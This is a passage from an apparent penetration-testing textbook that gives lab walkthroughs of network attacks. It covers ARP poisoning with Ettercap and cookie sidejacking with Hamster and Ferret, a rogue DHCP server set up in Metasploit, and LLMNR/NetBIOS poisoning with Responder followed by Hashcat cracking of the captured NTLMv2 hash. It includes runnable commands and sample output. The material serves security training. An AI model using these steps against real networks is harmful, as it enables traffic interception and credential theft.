


5. Once the scan has been completed, click on **Hosts | Hosts list** to view a list of targets on your network. Select your target and click on **Add to Target 1**:






6. Once the target has been added successfully, enable ARP poisoning on Ettercap by navigating to **Mitm | ARP poisoning**:




7. A pop-up window will appear. Select **Sniff remote connections**, and click on **OK**:



8. Next, click on **Start | Start sniffing** to enable the MITM attack:



9. Next, we are going to use the **Hamster** tool to help us manipulate the data. To open Hamster, navigate to **Applications | 09 – Sniffing & Spoofing | hamster**:




**Hamster** will open a command-line interface on a new Terminal window and provide the URL, `http://127.0.0.1:1234`, which is used to view the session information:

```
--- HAMSTER 2.0 side-jacking tool ---
beginning thread
Set browser to use proxy http://127.0.0.1:1234
DEBUG: set_ports_option(1234)
DEBUG: mg_open_listening_port(1234)
Proxy: listening on 127.0.0.1:1234
```

10. Next, we will use **Ferret** to capture the session cookies between the victim and the data's destination. By default, Kali Linux does not have Ferret installed; also, Ferret is a 32-bit tool. To install Ferret on Kali Linux, use the following command:

```
dpkg --add-architecture i386 && apt-get update && apt-get
install ferret-sidejack:i386
```

Once the installation has completed successfully, navigate to **Applications | 09 – Sniffing & Spoofing | ferret**:




11. Use the `ferret -i eth0` command to capture cookies on the Ethernet interface:


```
root@kali:~# ferret -i eth0
-- FERRET 3.0.1 - 2007-2012 (c) Errata Security
-- build = Oct  3 2013 20:11:54 (32-bits)
libpcap.so: libpcap.so: cannot open shared object file: No such file or directory
Searching elsewhere for libpcap
Found libpcap
-- libpcap version 1.9.0 (with TPACKET V3)
 1 eth0      (No description available)
 2 lo       (No description available)
 3 any      (Pseudo-device that captures on all interfaces)
 4 nflog    (Linux netfilter log (NFLOG) interface)
 5 nfqueue  (Linux netfilter queue (NFQUEUE) interface)

SNIFFING: eth0
LINKTYPE: 1 Ethernet
ID-IP=[10.10.10.1], macaddr=[00:0c:29:7e:37:58]
ID-MAC=[00:0c:29:7e:37:58], ip=[10.10.10.1]
ID-IP=[10.10.10.14], macaddr=[00:0c:29:7e:37:58]
ID-MAC=[00:0c:29:7e:37:58], ip=[10.10.10.14]
Traffic seen
```

- Open the web browser on Kali Linux and enter `http://127.0.0.1:1234` to access the **Hamster** proxy interface. Click on **adapters**:




- Select the `eth0` adapter and click **Submit Query**:




14. Go to the victim's machine and, using the web browser, enter the IP address of **Metasploitable**. Next, click on **Damn Vulnerable Web Application (DVWA)**. Then, log in using the username (`admin`), and the password (`password`), to generate some traffic between the victim machine and another system.
15. On your Kali Linux machine, refresh the Hamster web page. You should now see the victim's IP address appear. Click on the victim's IP address to get more information:



16. Clicking on any of the URLs on the left-hand column will provide an image of what the victim might have seen on their web browser:



17. To view a list of cookie/session details, open a new tab on your web browser and enter the URL shown here:



We were able to capture the session cookies for the transactions between the victim's machine and the web server. Having completed this exercise, you are now able to perform cookie stealing/session hijacking attacks.

Now that you have completed this exercise, you have the skills required to perform a session hijacking attack on any network. In the next section, we will cover **Dynamic Host Configuration Protocol (DHCP)** attacks.

## DHCP attacks


In many networks, there are hundreds, and even thousands, of end devices such as desktops, laptops, and smart devices that require network connectivity to access resources on the corporate network. However, each device requires an address on the network for sending and receiving messages (packets), a path to access resources outside the local network (default gateway), an identifier to determine the logical network segmentation (subnet mask), and someone who can resolve hostnames to IP addresses on a network (DNS server).

Network administrators must ensure that the following four components are configured on all end devices:

- IP address
- Subnet mask
- Default gateway
- DNS server

The use of a DHCP server allows IT professionals to efficiently distribute IP configurations automatically to end devices on their network very quickly. To further understand the importance of DHCP on a network, when a client is connected to a network (wired or wireless), the client machine broadcasts a **DHCP Discover** packet on the network in search of a DHCP server to provide IP configurations. When a DHCP server receives the discover packet, it responds with a **DHCP Offer** packet. This packet contains available IP settings, which the client can use on the network. After the client receives and checks the offer from the server, the client responds with **DHCP Request**, which is used to inform the server that the IP information will be used. Lastly, the DHCP server provides an acknowledgment and confirmation by sending a **DHCP ACK** packet.

The following diagram outlines the DHCP process:





Since a DHCP server typically provides the default gateway information to client devices, if the DHCP server were to provide another path to the internet, let's say through an attacker machine, the client (victim) machine would accept the new path and forward their packet accordingly. Additionally, changing the DNS server configurations on a client machine to forward all DNS queries to a fake DNS server can result in the loading of phishing web pages on a victim's browser.

In this section, we will create a rogue DHCP server to redirect victims' traffic on the network. To get started, we will use the Metasploit framework to create our rogue DHCP server:

1. Enable the PostgreSQL database and Metasploit by using the following commands:

```
service postgresql start
msfconsole
```

2. Metasploit contains a module that allows us to enable a DHCP server. Use the commands as shown in the following screenshot:



```
msf5 > use auxiliary/server/dhcp
msf5 auxiliary(server/dhcp) > show options

Module options (auxiliary/server/dhcp):

  Name          Current Setting  Required  Description
  ----          -
  BROADCAST      no               no        The broadcast address to send to
  DHCPPIPEND     no               no        The last IP to give out
  DHCPPISTART    no               no        The first IP to give out
  DNSSERVER      no               no        The DNS server IP address
  DOMAINNAME     no               no        The optional domain name to assign
  FILENAME       no               no        The optional filename of a tftp boot server
  HOSTNAME       no               no        The optional hostname to assign
  HOSTSTART      no               no        The optional host integer counter
  NETMASK        yes              no        The netmask of the local subnet
  ROUTER         no               no        The router IP address
  SRVHOST        yes              yes       The IP of the DHCP server
```

The `show options` command will display a description of parameters that are both optional and required prior to executing this module in Metasploit.

3. We will set the start and end IP addresses, the network broadcast address, the network mask (subnet mask), the DNS server, the default gateway (default router) and the IP address of the rogue DHCP server. The following screenshot demonstrates how to set the values for each parameter:

```
msf5 auxiliary(server/dhcp) > set BROADCAST 10.10.10.255
BROADCAST => 10.10.10.255
msf5 auxiliary(server/dhcp) > set DHCPEND 10.10.10.200
DHCPEND => 10.10.10.200
msf5 auxiliary(server/dhcp) > set DHCPSTART 10.10.10.100
DHCPSTART => 10.10.10.100
msf5 auxiliary(server/dhcp) > set DNSSERVER 10.10.10.16
DNSSERVER => 10.10.10.16
msf5 auxiliary(server/dhcp) > set ROUTER 10.10.10.16
ROUTER => 10.10.10.16
msf5 auxiliary(server/dhcp) > set SRVHOST 10.10.10.16
SRVHOST => 10.10.10.16
msf5 auxiliary(server/dhcp) > set NETMASK 255.255.255.0
NETMASK => 255.255.255.0
msf5 auxiliary(server/dhcp) >
```

4. When you're finished, use the `show options` command to verify that the values are set correctly for each parameter:

```
Module options (auxiliary/server/dhcp):
```

| Name       | Current Setting | Required | Description                                 |
|------------|-----------------|----------|---|
| BROADCAST  | 10.10.10.255    | no       | The broadcast address to send to            |
| DHCPEND    | 10.10.10.200    | no       | The last IP to give out                     |
| DHCPSTART  | 10.10.10.100    | no       | The first IP to give out                    |
| DNSSERVER  | 10.10.10.16     | no       | The DNS server IP address                   |
| DOMAINNAME |                 | no       | The optional domain name to assign          |
| FILENAME   |                 | no       | The optional filename of a tftp boot server |
| HOSTNAME   |                 | no       | The optional hostname to assign             |
| HOSTSTART  |                 | no       | The optional host integer counter           |
| NETMASK    | 255.255.255.0   | yes      | The netmask of the local subnet             |
| ROUTER     | 10.10.10.16     | no       | The router IP address                       |
| SRVHOST    | 10.10.10.16     | yes      | The IP of the DHCP server                   |

5. When you're ready to launch/execute the module, type `run` and hit *Enter*.

The following snippet is from a Windows 10 machine in our penetration lab. Looking closely, you can see that the IP configurations are within the parameters we had previously configured on our rogue DHCP server in Metasploit:

```

Command Prompt
C:\>ipconfig /all

Windows IP Configuration

Host Name . . . . . : DESKTOP-H50F41U
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
Description . . . . . : Intel(R) 82574L Gigabit Network Connection
Physical Address. . . . . : 00-0C-29-A0-B0-6A
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . : Yes
Link-local IPv6 Address . . . . : fe80::e9fc:fd9:e535:a006%12(Preferred)
IPv4 Address. . . . . : 10.10.10.101(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Sunday, July 14, 2019 6:04:47 PM
Lease Expires . . . . . : Sunday, July 14, 2019 6:14:47 PM
Default Gateway . . . . . : 10.10.10.16
DHCP Server . . . . . : 10.10.10.16
DHCPv6 IAID . . . . . : 184552489
DHCPv6 Client DUID. . . . . : 00-01-00-01-22-FE-CF-F4-00-0C-29-A0-B0-6A
DNS Servers . . . . . : 10.10.10.16
NetBIOS over Tcpip. . . . . : Enabled

```

Additionally, the following is the Wireshark capture of the DHCP messages during the launch of the rogue DHCP server on the network:

\*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

bootp

| No. | Time          | Source      | Destination     | Protocol | Length | Info                                      |
|-----|---------------|-------------|-----------------|----------|--------|---|
| 2   | 0.423094500   | 0.0.0.0     | 255.255.255.255 | DHCP     | 342    | DHCP Discover - Transaction ID 0xf04b5568 |
| 3   | 3.859977016   | 0.0.0.0     | 255.255.255.255 | DHCP     | 342    | DHCP Discover - Transaction ID 0xf04b5568 |
| 4   | 11.359581005  | 0.0.0.0     | 255.255.255.255 | DHCP     | 342    | DHCP Discover - Transaction ID 0xf04b5568 |
| 6   | 28.340237557  | 0.0.0.0     | 255.255.255.255 | DHCP     | 342    | DHCP Discover - Transaction ID 0xf04b5568 |
| 9   | 360.785080299 | 0.0.0.0     | 255.255.255.255 | DHCP     | 342    | DHCP Discover - Transaction ID 0x69420a50 |
| 10  | 360.785067718 | 10.10.10.16 | 255.255.255.255 | DHCP     | 371    | DHCP Offer - Transaction ID 0x69420a50    |
| 11  | 360.786278062 | 0.0.0.0     | 255.255.255.255 | DHCP     | 369    | DHCP Request - Transaction ID 0x69420a50  |
| 12  | 360.786596870 | 10.10.10.16 | 255.255.255.255 | DHCP     | 371    | DHCP ACK - Transaction ID 0x69420a50      |

Frame 10: 371 bytes on wire (2968 bits), 371 bytes captured (2968 bits) on interface 0

Ethernet II, Src: 00:0c:29:7e:37:58, Dst: ff:ff:ff:ff:ff:ff

Internet Protocol Version 4, Src: 10.10.10.16, Dst: 255.255.255.255

User Datagram Protocol, Src Port: 67, Dst Port: 68

Bootstrap Protocol (Offer)

Looking closely at the screenshot, we can see the **DHCP Discover** packet sent from the Windows 10 machine looking for a DHCP server on the network. Eventually, our rogue DHCP server was able to respond to the client with a **DHCP Offer** packet.

The following shows the content of the **DHCP Offer** packet that was sent to the victim, the Windows 10 machine:

```

  User Datagram Protocol, Src Port: 67, Dst Port: 68
  Bootstrap Protocol (Offer)
    Message type: Boot Reply (2)
    Hardware type: Ethernet (0x01)
    Hardware address length: 6
    Hops: 0
    Transaction ID: 0xbb38d07f
    Seconds elapsed: 0
  Bootp flags: 0x0000 (Unicast)
    Client IP address: 0.0.0.0
    Your (client) IP address: 10.10.10.101
    Next server IP address: 10.10.10.16
    Relay agent IP address: 0.0.0.0
    Client MAC address: 00:0c:29:a0:b0:6a
    Client hardware address padding: 00000000000000000000
    Server host name not given
    Boot file name not given
    Magic cookie: DHCP
  Option: (53) DHCP Message Type (Offer)
    Length: 1
    DHCP: Offer (2)
  Option: (54) DHCP Server Identifier
  Option: (51) IP Address Lease Time
    Length: 4
    IP Address Lease Time: (600s) 10 minutes
  Option: (1) Subnet Mask
    Length: 4
    Subnet Mask: 255.255.255.0
  Option: (3) Router
    Length: 4
    Router: 10.10.10.16
  Option: (6) Domain Name Server
    Length: 4
```

We can see the client-assignable IP address (10.10.10.101), the default gateway (10.10.10.16), the client's MAC address, the type of DHCP message (*Offer*), the DHCP server's IP address (10.10.10.16), the subnet mask, and the DNS server configurations.

**DHCP Request** is sent from the client to the DHCP server (rogue) to confirm the IP configurations received from the **DHCP Offer** message. Lastly, the DHCP server (rogue) sends a **DHCP ACK** packet to acknowledge that the client is going to use the information provided.

You now have the skills to launch a DHCP attack on a target network using Metasploit. In the next section, we will cover **Link-Local Multicast Name Resolution (LLMNR)** and NetBIOS attacks.

## Exploiting LLMNR and NetBIOS-NS

In many organizations, as a penetration tester, you will encounter a lot of Windows Server machines that serve the role of **domain controller (DC)**. A DC is simply a Windows server machine running Active Directory Domain Services and is used to manage all the devices within the organization. **Active Directory (AD)** is used by IT professionals to manage components such as computers and users on a network. Additionally, IT professionals can use **Group Policy Objects (GPOs)** in AD to assign privileges to end devices and users, thereby creating restrictions to prevent unauthorized activities and actions on the network.


Within a Windows environment, both the **NetBIOS-NS** and **LLMNR** protocols are present. **NetBIOS-NS** means **Network Basic Input/Output System name service**. NetBIOS-NS is commonly used to resolve hostnames on local networks. NetBIOS has been around for quite a long time and is outdated. However, it is still being used to communicate with older, legacy systems.

Today, the LLMNR protocol is commonly used on networks where a **Domain Name Server (DNS)** server is not present or available. Similar to NetBIOS-NS, LLMNR is also used to resolve hostnames on a network.

Using Kali Linux, we can take advantage of the security vulnerabilities in these protocols. In this scenario, we will attempt to perform an MITM attack on our lab network. This design contains the following:

- Windows Server 2016 with Active Directory Domain Services
- A new domain named `pentestlab.local`
- Windows 10 machine acting as a client in the domain
- Kali Linux as the attacker machine using Responder to perform LLMNR poisoning

In this exercise, we will be using the following topology to perform our attack:



Ensure that you have installed Windows Server 2016 in your lab. If you haven't done so already, please read [Chapter 3, Setting Up Kali - Part 2](#), which contains the guidelines for installing Windows as a virtual machine.

To set up Active Directory in Windows Server 2016, please use the following URL: <https://blogs.technet.microsoft.com/canitpro/2017/02/22/step-by-step-setting-up-active-directory-in-windows-server-2016/>.



To join the `pentestlab.local` domain using a Windows 10 machine, please refer to the following URL for instructions: <https://helpdeskgeek.com/how-to/windows-join-domain/>. Additionally, on your Windows 10 machine, you will need to set the DNS Server as the IP address of the Windows Server 2016 machine before joining the domain.

Once the lab is ready, let's head over to our Kali Linux machine. We will use Responder to perform our MITM attack to capture various protocol messages.


To get started in terms of exploiting LLMNR and NetBIOS, observe the following instructions:

1. Using the `locate` utility, we will discover the location of `Responder.py`, as shown in the following screenshot:

```
root@kali:~# locate Responder.py
/usr/share/responder/Responder.py
/usr/share/responder/Responder.pyc
root@kali:~#
```

2. Change your current working directory to `/usr/share/responder`. Next, enable Responder to listen in on traffic on the network, as shown in the following screenshot:

```
root@kali:/# cd /usr/share/responder/
root@kali:/usr/share/responder# python Responder.py -I eth0 -rdw
```



```
NBT-NS, LLMNR & MDNS Responder 2.3.3.9

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
```

```
[+] Poisoners:
```

|          |      |
|----------|------|
| LLMNR    | [ON] |
| NBT-NS   | [ON] |
| DNS/MDNS | [ON] |

```
[+] Servers:
```

|              |       |
|--------------|-------|
| HTTP server  | [ON]  |
| HTTPS server | [ON]  |
| WPAD proxy   | [ON]  |
| Auth proxy   | [OFF] |
| SMB server   | [ON]  |

We will use the following parameters in Responder:

- `-I`, to specify the listening interface
- `-r`, to enable responses for NetBIOS queries on the network
- `-d`, to enable NetBIOS replies for domain suffix queries on the network
- `-w`, to enable the WPAD rogue proxy server



- By default, Responder performs poisoning attacks on victims. Whenever the client attempts to access a resource on the network, such as file share, the user's credentials are sent over the wire, as shown in the following screenshot:

```
[+] Listening for events...
[*] [LLMNR] Poisoned answer sent to 10.10.10.14 for name Windows10
[*] [NBT-NS] Poisoned answer sent to 10.10.10.14 for name WINSVR16 (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 10.10.10.14 for name WINSVR16 (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 10.10.10.14 for name PENTESTLAB (service: Domain Master Browser)
[SMBv2] NTLMv2-SSP Client : 10.10.10.14
[SMBv2] NTLMv2-SSP Username : PENTESTLAB\bob
[SMBv2] NTLMv2-SSP Hash : bob::PENTESTLAB:83443f84b4d7914d:AF19E4539E288E7228CFEE89E1B0AD5:0101000
00000000C06531500E09D2010969F12C919671960000000002000800530040004200330001001E00570049004E002D00500052
004000340039003200520051004100460056000400140053004D00420033002E006C006F00630061006C00030034006578049004
E002D00500052004800340039003200520051004100460056002E0053004D00420033002E006C006F00630061006C0005001400
53004D00420033002E006C006F00630061006C00070008000C06531500E09D201060004000200000000003000300000000000
000000000002000004E6B1037D98FAC9C5B50794EB17A0F93686B2154EACC40F6B09AA029269AA7BA0A0010000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000
```

We are able to identify the following:

- The client's IP address
- The domain name
- The victim's username (bob)
- The victim's password in the form of an NTLMv2 hash
- The hashing algorithm
- The fact that the user was attempting to access a **Server Message Block (SMB)** file share on the network

Copy the hash and save it into a text file on your desktop. I have saved my hash on my desktop in a file named `Hash.txt`.



By default, Responder saves hashes in the `/usr/share/responder/logs` directory using the victim's IP address as part of the naming convention for the text file.



4. Next, we can use **Hashcat** to perform offline password cracking of the NTLMv2 hash to recover the plaintext password of the user. Use the following syntax to perform password cracking with Hashcat:

```
hashcat -m 5600 Hash.txt <wordlist file> --force
```

Remember that performing password cracking can be a time-consuming task. Additionally, ensure that the wordlist list/directory file contains a large number of entries to increase the possibility of success.



Use the `-m` parameter to specify a mode in Hashcat. A mode is used to tell Hashcat the type of hash. Mode 5600 is used for **Network Protocol – NetNTLMv2**. Additionally, to discover other modes, use the `hashcat --help` command.

To download the SecLists wordlist, please refer to the following URL: <https://github.com/danielmiessler/SecLists>.


Furthermore, you can use **John the Ripper** to perform password cracking on the hashes you have captured using Responder.

Now that you have completed this section, you are now able to exploit the weaknesses in LLMNR. In the next section, we will demonstrate how to exploit WPAD vulnerabilities.
